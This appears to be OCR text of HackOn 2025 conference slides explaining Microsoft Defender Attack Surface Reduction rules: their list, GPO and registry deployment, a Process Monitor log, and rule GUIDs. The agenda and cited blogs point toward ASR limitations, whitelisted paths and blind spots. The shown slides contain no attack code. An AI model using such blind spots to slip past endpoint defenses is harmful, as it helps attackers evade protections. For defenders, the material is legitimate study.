# Understanding how ASR rules work for improving your detection capabilities

Jorge Escabias

HackOn 2025

# Agenda

- Introduction
- What are ASR Rules?
- Deploying a testing environment
- Testing ASR Rules Limitations
- Dissecting ASR Rules
- Finding Blind Spots
- Conclusions
- Further Reading

HackOn 2025

# Why this topic?

**ASR**

Scope | Details | Settings | Delegation

| Name | Allowed Permissions | Inherited |
|---|---|---|
| NT AUTHORITY\ Authenticated Users | Read (from Security Filtering) | No |
| NT AUTHORITY\ ENTERPRISE DOMAIN CONTROLLERS | Read | No |
| NT AUTHORITY\ SYSTEM | Edit settings, delete, modify security | No |
| RTO2\ Domain Admins | Edit settings, delete, modify security | No |
| RTO2\ Enterprise Admins | Edit settings, delete, modify security | No |

**Computer Configuration (Enabled)**

**Policies**

**Administrative Templates**

Policy definitions (ADMX files) retrieved from the local computer.

**Windows Components/ Microsoft Defender Antivirus/ Microsoft Defender Exploit Guard/ Attack Surface Reduction**

| Policy | Setting | Comment |
|---|---|---|
| Configure Attack Surface Reduction rules | Enabled | |

Set the state for each ASR rule:

| | |
|---|---|
| d4f940ab-401b-4efc-aadc-ad5f3c50688a | 1 |
| 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 | 1 |
| 75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84 | 1 |
| d1e49aac-8f56-4280-b9ba-993a6d77406c | 1 |
| 92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b | 1 |

ZERO POINT SECURITY

HackOn 2025


# Why this topic?

Learn / Microsoft Defender / Microsoft Defender for Endpoint /

## Understand and use attack surface reduction capabilities

Article • 06/04/2024 • 3 contributors

Feedback




HackOn 2025

# Why this topic?

commial / experiments Public

Code | Issues 1 | Pull requests | Actions | Projects | Security | Insights

Files

master

Go to file

- debugging-secure-kernel
- dns
- windows-defender
- ASR

experiments / windows-defender / ASR /

commial Even more typos

Name

- ..
- img
- README.md

Play With Windows Defender -- ASR篇

Crispr 2022-11-01 11:14:00


Windows安全 | Exploit | 木马与病毒

# 0x00.前言

研究的重点内容，本文主要通过前面已有的研究来解开Windows Defender的ASR规则的神秘面
考资料很有限，多以国外会议和议题参考为主

R

Defender for Endpoint中，在官方文档中能够看到对其描述:
功能，有助于防止通常被寻求漏洞的恶意软件使用的行为和应用程序感染机器
oft.com/zh-cn/microsoft-365/security/defender-endpoint/overview-attack-surface-reduction?
ide


## Whitelisted Paths from Windows Defender ASR Rules

JUNE 2022

This blog post was made possible by the fantastic work and research done by @commail which you can read here.

HackOn 2025

# Introduction to ASR Rules

- Attack Surface
  - “Attack surface reduction is hardening the places where a threat is likely to attack, closing gaps to reduce the risks” (Microsoft)
- Attack Surface Reduction
  - Protect an asset by reducing the surface area that can be attacked.
- Attack Surface Reduction Rules
  - “Feature introduced as a major update to Microsoft Defender Antivirus capabilities to help reduce your attack surfaces” (Microsoft).

# ASR Rules in Windows

- Set of rules that expands Defender's capabilities for defending purposes.
- At this moment (Feb 2025), there are 19 ASR rules that can be enabled.

| ASR rule name: | Standard protection rule? | Other rule? |
|---|---|---|
| Block abuse of exploited vulnerable signed drivers | Yes | |
| Block Adobe Reader from creating child processes | | Yes |
| Block all Office applications from creating child processes | | Yes |
| Block credential stealing from the Windows local security authority subsystem (lsass.exe) | Yes | |
| Block executable content from email client and webmail | | Yes |
| Block executable files from running unless they meet a prevalence, age, or trusted list criterion | | Yes |

Reference: https://learn.microsoft.com/en-us/defender-endpoint/attack-surface-reduction-rules-reference

HackOn 2025

# Things to know

- Available for
  - Windows 10 since version 1809
  - Windows 11
  - Windows Server since version 1809
- Can be deployed without an enterprise license.
- Disabled by default.
- Same set of rules for W10 and W11.

- Only works if Microsoft Defender is enabled.
- Integrated with Microsoft Defender for Endpoint (E3 license is enough).
- There is an official guide to deploy them.

Learn / Microsoft Defender / Microsoft Defender for Endpoint /


**Attack surface reduction rules deployment overview**

Article • 07/25/2024 • 2 contributors

HackOn 2025


# Ways to deploy them

- Hybrid Domain or Cloud Domain
  - Microsoft Intune
  - Custom profile (Azure AD Entra ID)
  - Microsoft Configuration Manager (Azure AD Entra ID)
- On Site Domains
  - Group Policy
  - PowerShell
  - Registry Edition (Hardcore Mode)




HackOn 2025

# GPO Deployment




HackOn 2025

# GPO Deployment

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

**Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules**

| Time of Day | Process Name | PID | Operation | Path | Result | Detail |
|---|---|---|---|---|---|---|
| 5:00:50.7044450 AM | MsMpEng.exe | 2668 | RegOpenKey | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\ASROnlyPerRuleExclusions | NAME NOT FOUND | Desired Access: Query Value |
| 5:00:50.7045739 AM | MsMpEng.exe | 2668 | RegOpenKey | HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\machine\SOFTWARE\Policies\Microsoft\Windows Defender\Windows ... | NAME NOT FOUND | Desired Access: Read |
| 5:00:50.7048413 AM | MsMpEng.exe | 2668 | RegOpenKey | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Desired Access: Query Value |
| 5:00:50.7048813 AM | MsMpEng.exe | 2668 | RegQueryKey | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Query: Cached, SubKeys: 0, Values: 2 |
| 5:00:50.7049294 AM | MsMpEng.exe | 2668 | RegCloseKey | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | |
| 5:00:50.7050149 AM | MsMpEng.exe | 2668 | RegOpenKey | HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Desired Access: Read/Write |
| 5:00:50.7051812 AM | MsMpEng.exe | 2668 | RegOpenKey | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Desired Access: Read |
| 5:00:50.7052501 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7052933 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7053320 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7053695 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7054277 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7054644 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7055004 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7055359 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7055731 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7056145 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7056554 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7057038 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7057407 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7057769 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7058207 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7058639 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7058998 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7059357 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7059721 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7060088 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7060463 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7060908 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1 |
| 5:00:50.7061452 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | SUCCESS | Index: 1, Name: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c, Type: REG_SZ, Length: 4, Data: 1 |
| 50.7061861 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | NO MORE ENTRI... | Index: 2, Length: 220 |
| 0.7062305 AM | MsMpEng.exe | 2668 | RegQueryValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager\ASRRules | NAME NOT FOUND | Length: 144 |
| .7063607 AM | MsMpEng.exe | 2668 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules | NO MORE ENTRI... | Index: 0, Length: 220 |
| .7064309 AM | MsMpEng.exe | 2668 | RegQueryValue | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules\7674ba52-37eb-4a4... | BUFFER OVERFL... | Length: 12 |

HackOn 2025

# GPO Deployment

## Block Adobe Reader from creating child processes

This rule prevents attacks by blocking Adobe Reader from creating processes.

Malware can download and launch payloads and break out of Adobe Reader through social engineering or exploits. By blocking child processes from being generated by Adobe Reader, malware attempting to use Adobe Reader as an attack vector are prevented from spreading.

Intune name: `Process creation from Adobe Reader (beta)`


Configuration Manager name: Not yet available

GUID: `7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c`

Advanced hunting action type:

- `AsrAdobeReaderChildProcessAudited`
- `AsrAdobeReaderChildProcessBlocked`

